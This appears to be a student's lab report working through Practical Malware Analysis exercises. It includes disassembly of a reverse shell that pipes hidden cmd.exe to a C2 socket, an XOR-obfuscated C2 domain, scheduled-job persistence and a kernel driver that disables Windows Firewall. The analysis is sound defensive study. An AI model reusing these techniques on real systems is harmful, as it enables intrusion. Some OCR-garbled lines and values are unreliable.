By running through this program to our next breakpoint we can see that it flows through the decoding routine at `0x00401089` and reveals the domain used by this malware in EAX ready to be passed to the ‘gethostname’ imported function:

[www.practicalmalwareanalysis.com](http://www.practicalmalwareanalysis.com)

```

Registers (FPU)
EAX 0012FB2C ASCII "www.practicalmalwareanalysis.com"
ECX 00000008
ESP 00401089
EBP 0012FD58
ESI 00405055 ocl.00405055
EDI 0012FD56
EIP 004012C2 ocl.004012C2

C 0 ES 0023 32bit 0(FFFFFFFE)
P 1 CS 0018 32bit 0(FFFFFFFE)
R 2 DS 0023 32bit 0(FFFFFFFE)
S 3 SS 0023 32bit 0(FFFFFFFE)
T 4 FS 0025 32bit 7FFDE000(FFF)
U 5 GS 0000 NULL
D 6 LastErr: ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0

FST 0000 Cond 0 0 0 Err 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1 1

```

vii. What encoding routine is being used to obfuscate the domain name?

To figure this out we need to move into the encoding routine at `0x00401089`. Here we can see a routine that loops and contains reference to an XOR command against EDX (which we know contains the random string we discovered earlier).

```

Registers (FPU)
EAX 0012FD58 ASCII "1qaz2wsx3edc"
ECX 0012FD58
ESP 00405055 ocl.00405055
EDI 0012FD56
EIP 00401089 ocl.00401089

C 0 ES 0023 32bit 0(FFFFFFFE)
P 1 CS 0018 32bit 0(FFFFFFFE)
R 2 DS 0023 32bit 0(FFFFFFFE)
S 3 SS 0023 32bit 0(FFFFFFFE)
T 4 FS 0025 32bit 7FFD0001(FFF)
U 5 GS 0000 NULL
D 6 LastErr: ERROR_SUCCESS (00000000)
EFL 00000219 (NO,B,E,BE,NS,P0,GE,G)

ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0

FST 0000 Cond 0 0 0 Err 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1 1

```

By adding a breakpoint at this command and running the program we can see that it performs this XOR against a letter one by one, and in the first instance it XORs 46 and 31 (first letter of our key).

Running the program again reveals it XORs 6 and 71 (second letter of our key)

By creating a break point at the comparison statement that occurs, and following the associated memory dump, we're able to see the string being decoded in real time as we run through the program and hit our breakpoints.

The assembly window shows a series of XOR operations on memory locations. The memory dump window shows the decoded string 'www.prac'.

Address	Hex dump	ASCII
0012FB82	77 77 77 2E 78 72 61 63	www.prac
0012FB83	74 69 63 61 6C 6D 61 6C	ticalmal
0012FB84	77 61 72 65 61 6E 61 6C	wareanal
0012FB85	73 73 69 73 2E 63 6F 6D	ysls.com

### viii. What is the significance of the CreateProcessAcall at 0x0040106E?

for this use OllyDbg software upload the files mentioned above in the main question  
This function isn't called when we run through the program as there's no successful beacon to the C2 we uncovered previously. Having said this we can see from this function that CreateProcessA looks to be run with cmd.exe as the process before waiting indefinitely in a loop

The assembly code is annotated with variable names and their values:

- `pCreateInfo`: `00401034`
- `pStartupInfo`: `0040103B`
- `CurrentDir = NULL`
- `pEnvironment = NULL`
- `CreationFlags = 0`
- `InheritHandles = TRUE`
- `pThreadSecurity = NULL`
- `pProcessSecurity = NULL`
- `CommandLine = "cmd"`
- `ModuleFileName = NULL`
- `CreateProcessA`: `FF15 00404000`
- `Timeout = INFINITE`: `00401051`
- `hObject`: `00401052`
- `WaitForSingleObject`: `FF15 00404000`
- `WaitForSingleObject`: `00401053`
- `hObject`: `00401054`
- `WaitForSingleObject`: `FF15 00404000`
- `WaitForSingleObject`: `00401055`

By examining this in IDA Freeware for more context, we can see that it is making the cmd.exe window hidden, in addition to specifying the standard input, output, and error streams be sent to an argument that's passed into this function

```

mov    [ebp+StartupInfo.cb], 44h
push   10h           ; size_t
push   0              ; int
lea    ecx, [ebp+hHandle]
push   ecx            ; void *
call   _memset
add    esp, 0Ch
mov    [ebp+StartupInfo.dwFlags], 101h
mov    [ebp+StartupInfo.wShowWindow], 0
mov    edx, [ebp+arg_10]
mov    [ebp+StartupInfo.hStdInput], edx
mov    eax, [ebp+StartupInfo.hStdInput]
mov    [ebp+StartupInfo.hStdError], eax
mov    ecx, [ebp+StartupInfo.hStdError]
mov    [ebp+StartupInfo.hStdOutput], ecx
lea    edx, [ebp+hHandle]
push   edx            ; lpProcessInformation
lea    eax, [ebp+StartupInfo]
push   eax            ; lpStartupInfo
push   0              ; lpCurrentDirectory
push   0              ; dwEnvironment
push   0              ; bInheritHandles
push   1              ; lpThreadAttributes
push   0              ; lpProcessAttributes
push   offset CommandLine ; "cmd"
push   0              ; lpApplicationName
call   ds>CreateProcess
mov    [ebp+var_14], eax
push   0FFFFFFFh      ; dwMilliseconds
mov    ecx, [ebp+hHandle]
push   ecx            ; hHandle
call   ds:WaitForSingleObject
xor    eax, eax
mov    esp, ebp
pop    ebp
ret

```

Looking at the only calling function to this, we can see that the argument passed to this is the established socket to the C2. We now know that this process acts as the reverse shell allowing access to this host.

```

mov    ecx, [eax]
mov    edx, [ecx]
mov    [ebp+var_1C8], edx
push   270Fh          ; hostshort
call   ds:htons
mov    word ptr [ebp+var_1CC+2], ax
mov    word ptr [ebp+var_1CC], 2
push   10h            ; namelen
lea    eax, [ebp+var_1CC]
push   eax            ; name
mov    ecx, [ebp+s]
push   ecx            ; s
call   ds:connect
mov    [ebp+var_1B4], eax
cmp    [ebp+var_1B4], 0FFFFFFFh
jnz    short loc_40137A

```

```

loc_40137A:
mov    eax, [ebp+s]
push   eax
sub    esp, 10h
mov    ecx, esp
mov    edx, [ebp+var_1CC]
mov    [ecx], edx
mov    eax, [ebp+var_1C8]
mov    [ecx+4], eax
mov    edx, [ebp+var_1C4]
mov    [ecx+8], edx
mov    eax, [ebp+var_1C0]
mov    [ecx+0Ch], eax
call   sub_401000
add    esp, 14h
mov    ecx, [ebp+s]
push   ecx            ; s
call   ds:closesocket
call   ds:WSACleanup

```

f. Analyze the malware found in the file Lab09-03.exe using OllyDbg and IDA Pro. This malware loads three included DLLs (DLL1.dll, DLL2.dll, and DLL3.dll) that are all built to request the same memory load location. Therefore, when viewing these DLLs in OllyDbg versus IDA Pro, code may appear at different memory locations. The purpose of this lab is to make you comfortable with finding the correct location of code within IDA Pro when you are looking at code in OllyDbg

i. What DLLs are imported by Lab09-03.exe?

Upload the files in IDA freeware go to import there you will see all the library that are imported

In addition to these, if we examine calls to the WinAPI 'LoadLibraryA', we can find another 2 DLLs that are dynamically loaded into memory from the running program.

- DLL3.dll
- user32.dll

```

; Attributes: library function
_crtMessageBoxA proc near
    arg_0= dword ptr 8
    arg_4= dword ptr 0Ch

    push    ebx
    xor     ebx, ebx
    cmp     dword_408680, ebx
    push    esi
    push    edi
    jnz    short loc_403BC3

    ; User32.dll dynamic loading
    push    offset aUser32_dll ; "user32.dll"
    call    ds:LoadLibraryA
    mov     eax, eax
    cmp     edi, ebx
    jz     short loc_403BF9

```

ii. What is the base address requested by *DLL1.dll*, *DLL2.dll*, and *DLL3.dll*?

By opening these up in PE-bear, we're able to see that they all have an image base set to 0x100000000.

Offset	Name	Value	Value
F8	Magic	10B	NT32
FA	Linker Ver. (Major)	6	
FB	Linker Ver. (Minor)	0	
FC	Size of Code	6000	
100	Size of Initialized Data	7000	
104	Size of Uninitialized Data	0	
108	Entry Point	1152	
10C	Base of Code	1000	
110	Base of Data	7000	
114	Image Base	100000000	
118	Section Alignment	1000	
11C	File Alignment	1000	
120	OS Ver. (Major)	4	Windows 95 / NT 4.0
122	OS Ver. (Minor)	0	
124	Image Ver. (Major)	0	
126	Image Ver. (Minor)	0	
128	Subsystem Ver. (Major)	4	
12A	Subsystem Ver. Minor)	0	
12C	Win32 Version Value	0	
130	Size of Image	E000	
134	Size of Headers	1000	
138	Checksum	8	
13C	Subsystem	2	Windows GUI
13E	DLL Characteristics	0	

iii. When you use OllyDbg to debug *Lab09-03.exe*, what is the assigned based address for: *DLL1.dll*, *DLL2.dll*, and *DLL3.dll*?

Because we know that DLL3.dll is dynamically loaded in we'll need to add a breakpoint after this loadlibrary call to check when all 3 are loaded into memory.

To view where these are in memory we can use ALT+M to view the programs memory.  
Note: These values will likely differ per run through or system.

00150000 00001000 DLL2	00150000 (itself)	PE header	Imag 01001002
00151000 00002000 DLL2	00150000 .text	code	Imag 01001002
00157000 00001000 DLL2	00150000 .rdata	Imports, exp	Imag 01001002
00158000 00005000 DLL2	00150000 .data	data	Imag 01001002
00159000 00001000 DLL2	00150000 .reloc	relocations	Imag 01001002
00160000 00001000 DLL3	00160000 (itself)	PE header	Imag 01001002
00161000 00006000 DLL3	00160000 .text	code	Imag 01001002
00167000 00001000 DLL3	00160000 .rdata	Imports, exp	Imag 01001002
00168000 00005000 DLL3	00160000 .data	data	Imag 01001002
0016D000 00001000 DLL3	00160000 .reloc	relocations	Imag 01001002
001A0000 00005000 Lab09-03	001A0000 (itself)		Priv 00021004
001B0000 00009000 Lab09-03	001B0000 (itself)		Priv 00021004
002B0000 0000670000 Lab09-03	002B0000 (itself)		Map 00041002
00370000 0000320000 Lab09-03	00370000 (itself)		Priv 00021004
00390000 0000220000 Lab09-03	00390000 (itself)		Priv 00021004
003B0000 00005000 Lab09-03	003B0000 (itself)		Priv 00021004
00400000 00001000 Lab09-03	00400000 (itself)	PE header	Imag 01001002
00401000 0000400000 Lab09-03	00400000 .text	code	Imag 01001002
00405000 00001000 Lab09-03	00400000 .rdata	Imports	Imag 01001002
00406000 0000300000 Lab09-03	00400000 .data	data	Imag 01001002
00410000 0000200000 Lab09-03	00410000 (itself)		Priv 00021004
10000000 00001000 DLL1	10000000 (itself)	PE header	Imag 01001002
10001000 00006000 DLL1	10000000 .text	code	Imag 01001002
10007000 00001000 DLL1	10000000 .rdata	Imports, exp	Imag 01001002
10008000 00005000 DLL1	10000000 .data	data	Imag 01001002
10000000 00001000 DLL1	10000000 .reloc	relocations	Imag 01001002

In this instance the results are:

- DLL1: 0x10000000
- DLL2: 0x00150000
- DLL3: 0x00160000

iv. When *Lab09-03.exe* calls an import function from *DLL1.dll*, what does this import function do?

Because this occurs prior to the breakpoint we previously set, we can get our first glimpse on what has happened by viewing the program output while it is at our breakpoint.

```
C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_9L\Lab09-03
DLL 1 mystery data 1248
DLL 2 mystery data b4
-
```

This appears to display an output of "DLL 1 mystery data", and then a number. By disassembling this in IDA we can get more information on what is happening.

```
public DLL1Print
DLL1Print proc near
push    ebp
mov     ebp, esp
mov     eax, dword_10008030
push    eax
push    offset aDll1MysteryDat ; "DLL 1 mystery data %d\n"
call    sub_10001038
add    esp, 8
pop    ebp
ret
DLL1Print endp
```

Based on this we conclude that this is printing out the current processID of the process in which the DLL has been loaded into.

v. When *Lab09-03.exe* calls WriteFile, what is the filename it writes to?

To get this answer we need to look at both DLL2.dll, and Lab09-03.exe. In Lab09-03.exe we can see that this calls and moves the output into `ebp+hObject` before passing it a buffer of the characters “malwareanalysisbook.com” to write.

```

sub    esp, 1Ch
call  ds:DLL1Print
call  ds:DLL2Print
call  ds:DLL2ReturnJ
mov   [ebp+hObject], eax
push  0          ; lpOverlapped
lea   eax, [ebp+Number0fBytesWritten]
push  eax         ; lpNumber0fBytesWritten
push  17h        ; nNumber0fBytesToWrite
push  offset Buffer ; "malwareanalysisbook.com"
mov   ecx, [ebp+hObject]
push  ecx         ; hFile
call  ds:WriteFile
mov   edx, [ebp+hObject]
push  edx         ; hObject
call  ds:CloseHandle

```

By examining DLL2.dll, and looking at the exported DLL2ReturnJ function, we can see that this returns a value stored under `dword_1000B078`. When we examine this we can see it is being assigned based on the DLLs Main method as a handle to a file with the name “temp.txt”.

```

; _DLLMain@12 proc near
    hinstDLL= dword ptr 8
    fdwReason= dword ptr 0Ch
    lpvReserved= dword ptr 10h

    push  ebp
    mov   ebp, esp
    push  0          ; hTemplateFile
    push  80h        ; dwFlagsAndAttributes
    push  2          ; dwCreationDisposition
    push  0          ; lpSecurityAttributes
    push  0          ; dwShareMode
    push  40000000h ; dwDesiredAccess
    push  offset FileName ; "temp.txt"
    call  ds>CreateFileA
    mov   dword_1000B078, eax
    mov   al, 1
    pop   ebp
    retn  0Ch
_DLLMain@12 endp

; DLL2ReturnJ proc near
    push  ebp
    mov   ebp, esp
    mov   eax, dword_1000B078
    pop   ebp
    retn
DLL2ReturnJ endp

```

Based on this we know that this writes “malwareanalysisbook.com” into a file called “temp.txt”.

vi. When *Lab09-03.exe* creates a job using *NetScheduleJobAdd*, where does it get the data for the second parameter?

Ans Use IDA freeware software to find out.

If we look at this execution we can see that it passes 3 parameter items: JobID, Buffer, and Servername.

```

push  offset LibFileName ; "DLL3.dll"
call  ds:LoadLibraryA
mov   [ebp+hModule], eax
push  offset ProcName ; "DLL3Print"
mov   eax, [ebp+hModule]
push  eax         ; hModule
call  ds:GetProcAddress
mov   [ebp+var_8], eax
call  [ebp+var_8]
push  offset adll3getstructu ; "DLL3GetStructure"
mov   ecx, [ebp+hModule]
push  ecx         ; hModule
call  ds:GetProcAddress
mov   [ebp+var_10], eax
lea   edx, [ebp+Buffer]
push  edx
call  [ebp+var_10]
add   esp, 4
lea   eax, [ebp+JobId]
push  eax         ; JobId
mov   ecx, [ebp+Buffer]
push  ecx         ; Buffer
push  0          ; Servername
call  NetScheduleJobAdd

```

Buffer is called from the output of Dll3GetStructure which once again is determined by the DLLs main function.


```

; BOOL __stdcall DllMain(HINSTANCE hinstDLL,DWORD FdwReason,LPVOID lpvReserved)
_DllMain@12 proc near

lpMultiByteStr= dword ptr -4
hinstDLL= dword ptr 8
FdwReason= dword ptr 0Ch
lpvReserved= dword ptr 10h


push    ebp
mov     ebp, esp
push    ecx
mov     [ebp+lpMultiByteStr], offset aPingWww_malwar ; "ping www.malwareanalysisbook.com"
push    32h          ; cchWideChar
push    offset WideCharStr ; lpWideCharStr
push    0FFFFFFFFFFh ; cchMultiByte
mov     eax, [ebp+lpMultiByteStr]
push    eax          ; lpMultiByteStr
push    0             ; dwFlags
push    0             ; CodePage
call    ds:MultiByteToWideChar
mov     dword_1000B0A0, offset WideCharStr
mov     dword_1000B0A0, 36EE80h
mov     dword_1000B0A4, 0
mov     byte_1000B0A8, 7Fh
mov     byte_1000B0A9, 11h
mov     al, 1
mov     esp, ebp
pop     ebp
ret    0Ch
_DllMain@12 endp

```



If we examine the [NetScheduleJobAdd function documentation](#) we can see that buffer needs to be a pointer to an AT\_INFO structure defining the job to submit.

By using IDA we can add in the AT\_INFO structure and then apply this to dword\_1000B0A0. After first adding it to the structures window:



By viewing dword\_1000B0A0 in memory and clicking Edit > Struct Var to AT\_INFO we can change this directly and make more sense of the data at hand.

```

lpMultiByteStr= dword ptr -4
hinstDLL= dword ptr 8
FdwReason= dword ptr 0Ch
lpvReserved= dword ptr 10h

push    ebp
mov     ebp, esp
push    ecx
mov     [ebp+lpMultiByteStr], offset aPingWww_malwar ; "ping www.malwareanalysisbook.com"
push    32h          ; cchWideChar
push    offset WideCharStr ; lpWideCharStr
push    0FFFFFFFFFFh ; cchMultiByte
mov     eax, [ebp+lpMultiByteStr]
push    eax          ; lpMultiByteStr
push    0             ; dwFlags
push    0             ; CodePage
call    ds:MultiByteToWideChar
mov     stru_1000B0A0.Command, offset WideCharStr
mov     stru_1000B0A0.JobTime, 3600000
mov     stru_1000B0A0.DaysOfMonth, 0
mov     stru_1000B0A0.DaysOfWeek, 7Fh
mov     stru_1000B0A0.Flags, 11h
mov     al, 1
mov     esp, ebp
pop     ebp
ret    0Ch
_DllMain@12 endp

```

Based on this we can see that it will ping www.malwareanalysis every day at 3600000 milliseconds (60mins) past midnight (1am).

While running or debugging the program, you will see that it prints out three pieces of mystery data. What are the following:

DLL 1 mystery data 1, DLL 2 mystery data 2, and DLL 3 mystery data 3?

We already know what these are by the analysis conducted in previous questions.

These are outputted from the values found in our relevant DLL files.

- DLL 1 mystery data 1: Process ID DLL is running under. (This was found in Question 4)
- DLL 2 mystery data 2: Handle ID for the Handle on file temp.txt. (This was found in Question 5).
- DLL 3 mystery data 3: Memory location of “ping www.malwareanalysisbook.com”. (This was found in Question 6).

## Practical No. 4

**a. This lab includes both a driver and an executable. You can run the executable from anywhere, but in order for the program to work properly, the driver must be placed in the C:\Windows\System32 directory where it was originally found on the victim computer. The executable is Lab10-01.exe, and the driver is Lab10-01.sys**

**i. Does this program make any direct changes to the registry?**

By running procmon and filtering on reg set events related to the executable lab10-01, we can see that only one direct change to the registry has been recorded: HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed.

The screenshot shows two windows: Process Monitor Filter and Event Properties.

**Process Monitor Filter:**

Column	Relation	Value	Action
Process Name	contains	Lab10-01	Include
Operation	is	RegSetValue	Include
Process Name	is	Procmon.exe	Exclude
Process Name	is	Procexp.exe	Exclude
Process Name	is	Autostart.exe	Exclude
Process Name	is	System	Exclude
Operation	begins with	IRP_MJ_	Exclude

**Event Properties:**

Date: 10/14/2020 1:22:08.3151932 AM  
 Thread: 1452  
 Class: Registry  
 Operation: RegSetValue  
 Result: SUCCESS  
 Path: HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed  
 Duration: 0.0004710

Type: REG\_BINARY  
 Length: 80  
 Data: A7 71 EB 1F B0 49 F3 6A 65 48 7E B7 2D 1D 12 67

**ii. The user-space program calls the ControlService function. Can you set a breakpoint with WinDbg to see what is executed in the kernel as a result of the call to ControlService?**

To do this we will need to setup a breakpoint using WindDbg in our VM and be analysing kernel operations using WinDbg on our host. First we need to determine where the breakpoint in our VM will be that calls the ControlService function.



Next, while running our VM with debugging enabled and connected to our host instance of WinDbg, we open this executable in WinDbg (in our VM) and set a breakpoint at this address.

nt!KtpBreakWithStatusInstruction:		
80527bdc.cc	int	3
kd> !object \Driver		
Object: e101d910	Type: (8a360418) Directory	
ObjectHeader: e101d8f8 (old version)		
HandleCount: 0	PointerCount: 87	
Directory Object: e1001150	Name: Driver	
Hash Address Type		Name
00 8a01d3a8	Driver	_Beep
8a20c3b0	Driver	NDIS
8a053438	Driver	KSecDD
01 8a0ad7d0	Driver	Mouclass
8a04ae38	Driver	Respti
89e283d0	Driver	es1371
02 89e57b90	Driver	vga
8a1f87b0	Driver	Fips
04 89fe6f38	Driver	Kbdclass
89e66310	Driver	VgaSave
8a2920f8	Driver	NPFS
05 8a292ec0	Driver	Copbatt
8a31e850	Driver	Ptilink
07 8a2717e0	Driver	MountMgr
8a20f000	Driver	vdmaud
08 8a2b0218	Driver	dm
89e3c2c0	Driver	isapnp
8a2b9498	Driver	svmid
8a1f75f8	Driver	redbook
8a0e0000	Driver	vmmouse
09 89e0ea08	Driver	at
89fe4da0	Driver	vscsi
8a0e3728	Driver	IpNat
0a 8a072d68	Driver	RasAcD
		PSched

SERVICE\_CONTROL\_STOP will call DriverUnload function.

**kd> bu Lab10\_01!DriverEntry**

Lab10\_01.sys is loaded. Use step out till you see this nt!lopLoadUnloadDriver+0x45.

**kd> !object \Driver**

to list the loaded drivers, then we use display type (dt) to display out the LAB10-01 driver.

```
kd> !object 89d3ada0
Object: 89d3ada0 Type: (8a3275b8) Driver
ObjectHeader: 89d3ad88 (old version)
HandleCount: 0 PointerCount: 2
Directory Object: e101d910 Name: Lab10-01
kd> dt _DRIVER_OBJECT 89d3ada0
nt!_DRIVER_OBJECT
+0x000 Type : 0n4
+0x002 Size : 0n168
+0x004 DeviceObject : (null)
+0x008 Flags : 0x12
+0x00c DriverStart : 0xbaf7e000 Void
+0x010 DriverSize : 0xe80
+0x014 DriverSection : 0x89e3b630 Void
+0x018 DriverExtension : 0x89d3ae48 _DRIVER_EXTENSION
+0x01c DriverName : _UNICODE_STRING "\Driver\Lab10-01"
+0x024 HardwareDatabase : 0x80670ae0 _UNICODE_STRING "\REGISTRY\MACHINE\HARDWARE\DESCRIPTION\SYSTEM"
+0x028 FastIoDispatch : (null)
+0x02c DriverInit : 0xbaf7e959 long +0
+0x030 DriverStartIo : (null)
+0x034 DriverUnload : 0xbaf7e486 void +0
+0x038 MajorFunction : [28] 0x804f354a long nt!IoPInvalidDeviceRequest+0
```

## dt \_DRIVER\_OBJECT

```
Break instruction exception - code 80000003 (first chance)
Lab10_01+0x486:
f7ed8486 8bff      mov     edi,edi

<cd> .locals
Name          Value           Type
Threads
[0x8] = nt!KiSwapContext+0x2e (804db856)
[0x10] = nt!KiSwapContext+0x2e (804db856)
[0x14] = nt!KiSwapContext+0x2e (804db856)
[0x18] = nt!KiSwapContext+0x2e (804db856)
[0x1c] = nt!KiSwapContext+0x2e (804db856)
```

## Breakpoint

```
|kd> p
Lab10_01+0x48d: baf7e48d 56      push    esi
kd> p
Lab10_01+0x48e: baf7e48e 8b3580e7f7ba  mov     esi,dword ptr [Lab10_01+0x780 (baf7e780)]
kd> p
Lab10_01+0x494: baf7e494 57      push    edi
kd> p
Lab10_01+0x495: baf7e495 33ff    xor     edi,edi
kd> p
Lab10_01+0x497: baf7e497 68bce6f7ba  push    offset Lab10_01+0x6bc (baf7e6bc)
kd> p
Lab10_01+0x49c: baf7e49c 57      push    edi
kd> du baf7e6bc
baf7e6bc  "\Registry\Machine\SOFTWARE\Policies"
baf7e6fc  "ies\Microsoft"
kd> t
Lab10_01+0x49d: baf7e49d 897dfc  mov     dword ptr [ebp-4],edi
kd> t
Lab10_01+0x4a0: baf7e4a0 ffd6    call    esi
kd> t
nt!RtlCreateRegistryKey:
805ddafe 8bff      mov     edi,edi
```

## RtlCreateRegistryKey

The following image is the dissembled code of the driver in IDA Pro.

```

.text:00010486 loc_10486:
.text:00010486        mov    edi, edi
.text:00010487        push   ebp
.text:00010488        mov    ebp, esp
.text:00010489        push   ecx
.text:0001048A        push   ebx
.text:0001048B        push   esi
.text:0001048C        mov    esi, ds:RtlCreateRegistryKey
.text:0001048D        push   edi
.text:0001048E        xor    edi, edi
.text:0001048F        push   offset aRegistryMach_1 ; "\\Registry\\Machine\\SOFTWARE\\Policies\\Mic"...
.text:00010490        push   edi
.text:00010491        mov    [ebp-4], edi
.text:00010492        call   esi ; RtlCreateRegistryKey
.text:00010493        push   offset aRegistryMach_0 ; "\\Registry\\Machine\\SOFTWARE\\Policies\\Mic"...
.text:00010494        push   edi
.text:00010495        call   esi ; RtlCreateRegistryKey
.text:00010496        push   offset aRegistryMach_1 ; "\\Registry\\Machine\\SOFTWARE\\Policies\\Mic"...
.text:00010497        push   edi
.text:00010498        call   esi ; RtlCreateRegistryKey
.text:00010499        push   offset aRegistryMach_2 ; "\\Registry\\Machine\\SOFTWARE\\Policies\\Mic"...
.text:0001049A        push   ebx
.text:0001049B        push   edi
.text:0001049C        call   esi ; RtlCreateRegistryKey
.text:0001049D        mov    esi, ds:RtlWriteRegistryValue
.text:0001049E        push   4
.text:0001049F        lea    eax, [ebp-4]
.text:000104A0        push   eax
.text:000104A1        push   4
.text:000104A2        mov    edi, offset word_104EE
.text:000104A3        push   edi
.text:000104A4        push   offset aRegistryMach_1 ; "\\Registry\\Machine\\SOFTWARE\\Policies\\Mic"...
.text:000104A5        push   0
.text:000104A6        call   esi ; RtlWriteRegistryValue
.text:000104A7        push   4
.text:000104A8        lea    eax, [ebp-4]
.text:000104A9        push   eax

```

### iii. What does this program do?

The malware creates a service Lab10-01 that calls the driver located at “c:\windows\system32\Lab10-01.sys”.we can examine the binary in question within IDA and see it creates a kernel service which is then used to stealthily update the registry to disable the Windows Firewall before being unloaded.

The following are the registry modification made by the driver.

- RtlCreateRegistryKey: \\Registry\\Machine\\SOFTWARE\\Policies\\Microsoft
- RtlCreateRegistryKey:\\Registry\\Machine\\SOFTWARE\\Policies\\Microsoft\\WindowsFirewall
- RtlCreateRegistryKey:\\Registry\\Machine\\SOFTWARE\\Policies\\Microsoft\\WindowsFirewall \\DomainProfile
- RtlCreateRegistryKey:\\Registry\\Machine\\SOFTWARE\\Policies\\Microsoft\\WindowsFirewall\\StandardProfile
- RtlWriteRegistryValue:\\Registry\\Machine\\SOFTWARE\\Policies\\Microsoft\\WindowsFirewall\\DomainProfile – 0 (data)
- RtlWriteRegistryValue:\\Registry\\Machine\\SOFTWARE\\Policies\\Microsoft\\WindowsFirewall\\StandardProfile – 0 (data)

**b-The file for this lab is Lab10-02.exe****i. Does this program create any files? If so, what are they?**

By running this program and examining it with Procmon we can see that it creates a kernel driver and writes it to disk.

C:\Windows\System32\MLwx486.sys

Process Name	PID	Operation	Path
Lab10-02.exe	1928	QueryNameInformationFile	C:\Documents and Settings\bob\Desktop\Chapter_10L\Chapter_10L\Lab10-02.exe
Lab10-02.exe	1928	QueryNameInformationFile	C:\Documents and Settings\bob\Desktop\Chapter_10L\Chapter_10L\Lab10-02.exe
Lab10-02.exe	1928	CreateFile	C:\WINDOWS\Prefetch\LAB10-02.EXE-01374CA7.pf
Lab10-02.exe	1928	CreateFile	C:\Documents and Settings\bob\Desktop\Chapter_10L\Chapter_10L
Lab10-02.exe	1928	ReadFile	C:\WINDOWS\system32\kernel32.dll
Lab10-02.exe	1928	ReadFile	C:\Documents and Settings\bob\Desktop\Chapter_10L\Chapter_10L\Lab10-02.exe
Lab10-02.exe	1928	ReadFile	C:\Documents and Settings\bob\Desktop\Chapter_10L\Chapter_10L\Lab10-02.exe
Lab10-02.exe	1928	ReadFile	C:\Documents and Settings\bob\Desktop\Chapter_10L\Chapter_10L\Lab10-02.exe
Lab10-02.exe	1928	ReadFile	C:\WINDOWS\system32\sortkey.nls
Lab10-02.exe	1928	CreateFile	C:\WINDOWS\system32\MLwx486.sys
Lab10-02.exe	1928	CreateFile	C:\WINDOWS\system32
Lab10-02.exe	1928	CloseFile	C:\WINDOWS\system32
Lab10-02.exe	1928	WriteFile	C:\WINDOWS\system32\MLwx486.sys
Lab10-02.exe	1928	CloseFile	C:\WINDOWS\system32\MLwx486.sys

We can see the files are loaded.

By examining the imported functions of this binary using peview, we can see that it is likely going to examine the contents of its resource section and write a file to disk. This helps to confirm what we saw with Procmon.

Address	Length	Type	String
rdata:004050EE	00000006	unic...	OP
rdata:004050F5	00000008	C	(8P\`a\`b
rdata:004050FD	00000007	C	700WP\`a
rdata:0040510C	00000008	C	\`b h``
rdata:00405115	0000000A	C	ppxxxx\`b\`a\`b
rdata:00405130	0000000E	unic...	(null)
rdata:00405140	00000007	C	(null)
rdata:00405150	0000000F	C	run-time error
rdata:0040515C	0000000E	C	TLOSS error\r\n
rdata:0040516C	0000000D	C	SING error\r\n
rdata:0040517C	0000000F	C	DOMAIN error\r\n
rdata:0040518C	00000025	C	R6020\r\nunable to initialize heap\r\n
rdata:004051B4	00000035	C	R6027\r\nnot enough space for I/O\ninitialization\r\n
rdata:004051EC	00000025	C	R6026\r\nnot enough space for cstdio initialization\r\n
rdata:00405224	00000026	C	R6025\r\npure virtual function call\r\n
rdata:0040524C	00000035	C	R6024\r\nnot enough space for _onexit/_atexit table\r\n
rdata:00405284	00000029	C	R6019\r\nunable to open console device\r\n
rdata:004052B0	00000021	C	R6018\r\nunexpected heap error\r\n
rdata:004052D4	0000002D	C	R6017\r\nunexpected multithread lock error\r\n
rdata:00405304	0000002C	C	R6016\r\nnot enough space for thread data\r\n
rdata:00405330	00000021	C	\`unabnormal program termination\r\n
rdata:00405354	0000002C	C	R6009\r\nnot enough space for environment\r\n
rdata:00405380	0000002A	C	R6008\r\nnot enough space for arguments\r\n
rdata:004053AC	00000025	C	R6002\r\nfloating point not loaded\r\n
rdata:004053D4	00000025	C	Microsoft Visual C++ Runtime Library
rdata:00405400	0000001A	C	Runtime Error\r\nProgram:
rdata:00405420	00000017	C	<program name unknown>
rdata:00405438	00000013	C	GetLastActivePopup
rdata:0040544C	00000010	C	GetActiveWindow
rdata:0040545C	0000000C	C	MessageBoxA
rdata:00405468	00000006	C	user32.dll
rdata:00405500	0000000D	C	KERNEL32.dll
rdata:0040552A	0000000D	C	ADVAPI32.dll
data:00406330	0000001A	C	Failed to start service.\r\n
data:00406604C	00000018	C	Failed to create service.\r\n
data:00406608	0000000E	C	408 WS Driver
data:00406708	00000021	C	Failed to open service manager.\r\n
data:0040692C	00000020	C	C:\Windows\System32\MLwx486.sys
data:004069BC	00000005	C	FILE

IDA Pro's string

```

call ds:WriteFile
push esi ; hObject
